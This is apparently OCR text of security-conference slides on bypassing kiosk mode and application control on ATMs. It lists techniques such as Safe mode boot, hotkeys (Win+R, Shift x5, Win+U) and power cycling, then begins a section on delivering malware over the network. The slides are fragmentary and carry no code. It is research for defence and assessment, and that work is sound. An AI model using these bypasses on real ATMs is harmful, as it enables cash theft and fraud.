Launch Impossible Current State of Application Control Bypasses on ATMs.

Tim Yunusov
Yar Babin

POSITIVE TECHNOLOGIES

ptsecurity.com

Appsec/websec/banksec goons
ATM enthusiasts

ATM security assessment

POSITIVE TECHNOLOGIES

ATM security assessment

POSITIVE TECHNOLOGIES

Application control bypass

1. Kiosk bypass techniques
2. Delivery
3. **Application control software bypass**

Kiosk mode bypass

Windows XP/7


Kiosk mode bypass

- Safe mode
- Hotkeys
- Windows Plug&Play
- Race condition
- Booting process

Safe mode


POSITIVE TECHNOLOGIES

- F8 + Safe mode with command line
- DS restore mode
- AC/DC fun




Hotkeys

- Win+R




Hotkeys

- Win+R
- Alt+Tab
- Alt+F4
- Alt+Shift+ESC
- F1-F12
- Shift x5 (Windows 7 only)
- Win+(etc)




http://www.techrepublic.com/blog/windows-and-office/the-complete-list-of-windows-logo-keyboard-shortcuts/


This ATM is Out Of Service, Sorry for inconvenience




This ATM is Out Of Service, Sorry for inconvenience



- Disabling mouse icon
- AlwaysOnTop




Windows Activation
Activate Windows now
Windows Help and Support
Ask
Options
Search Help
What is activation?
Activation helps verify that your copy of Windows is genuine and that it has not been used on more computers than the Microsoft Software License Terms allow. In this way, activation helps prevent software counterfeiting.
The information collected during activation will not be used to contact you.
It's required
You have 30 days after installing Windows to activate it online or by telephone. You need to activate Windows before this 30-day period expires. For more information about activation, see Activating Windows: frequently asked questions.
Note



ID401324
КВИТАНЦИЯ
КАРТА
Windows is not genuine
Your computer might be running a counterfeit copy of Windows.
Get genuine now
Ask me later
NCR
RUR
EUR

Logical vulns


- Security tools runs from regedit/autorun
  - Shift x5
  - Win+U
- Ctrl+C

Logical vulns

POSITIVE TECHNOLOGIES



End of the story




How to deliver malware

Network

POSITIVE TECHNOLOGIES

- Processing
- Track2

- OS services
- Software services (Solidcore, UPDD, etc)
- Processing
- Track2



- Processing

+ Firewall

Network vulns

